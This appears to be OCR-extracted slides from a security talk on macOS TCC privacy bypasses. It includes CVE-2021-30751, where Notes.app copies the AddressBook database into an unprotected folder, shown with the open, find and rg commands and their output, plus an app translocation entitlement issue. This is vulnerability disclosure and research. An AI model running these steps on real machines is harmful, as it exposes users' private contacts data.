
```
csaby@bigsur ~ %
```

TCC bypasses through app behavior

- Some apps can access private files
- Some apps move files when they do something
- Some apps can do both

Malicious app


App with access to private files



Hi app! I see you can access XYZ private files.

Yes! Why?

Could you move those files for me to location ABC?



Of course! Here they are.


Thank you!

Anytime! It was my pleasure.

TCC bypasses through app behavior

CVE-2021-30751 – Notes.app

- Open files with notes -> auto attach to notes
- Notes are unprotected



```
Executable=/System/Applications/Notes.app/Contents/MacOS/Notes
...
<key>com.apple.private.tcc.allow</key>
  <array>
      <string>kTCCServiceAddressBook</string>
      <string>kTCCServiceCalendar</string>
      <string>kTCCServiceReminders</string>
  </array>
```

TCC bypasses through app behavior

CVE-2021-30751 – Notes.app


```
csaby@mac ~ % open -a /System/Applications/Notes.app ~/Library/
Application\ Support/AddressBook/AddressBook-v22.abcddb
csaby@mac ~ % open -a /System/Applications/Notes.app ~/Library/
Application\ Support/AddressBook/AddressBook-v22.abcddb-wal
```

```
csaby@mac ~ % find ~//Library/Group\ Containers/group.com.apple.notes/
Accounts/ -name "AddressBook-v22.abcddb"
/Users/csaby//Library/Group Containers/group.com.apple.notes/Accounts//
7F695351-0A17-43AF-9C4E-F48E9E83212C/Media/2D31A1B1-8F2F-4095-BDB3-
A1435B2A5B9A/AddressBook-v22.abcddb

csaby@mac ~ % rg --binary TestLast /Users/csaby//Library/Group\
Containers/group.com.apple.notes/Accounts/
Binary file /Users/csaby//Library/Group Containers/group.com.apple.notes/
Accounts/7F695351-0A17-43AF-9C4E-F48E9E83212C/Media/557824A3-
DE62-4483-9251-B7FD8E801116/AddressBook-v22.abcddb-wal matches (found
"\u{0}" byte around offset 4)
```

TCC bypasses through app behavior

CVE-2021-XXXX – App translocation

- Makes NULLFS mount (not copy) when downloaded app first run
- Destination: $TMPDIR/AppTranslocation/d/d/Some.app
- Open source as part of Security.
- Library: libsecurity_translocate
- Binary: /usr/libexec/lsd



```
<key>com.apple.private.nullfs_allow</key>
<true/>
<key>com.apple.private.tcc.allow</key>
<array>
        <string>kTCCServiceSystemPolicyAllFiles</string>
</array>
```


TCC bypasses through app behavior

CVE-2021-XXXX – App translocation

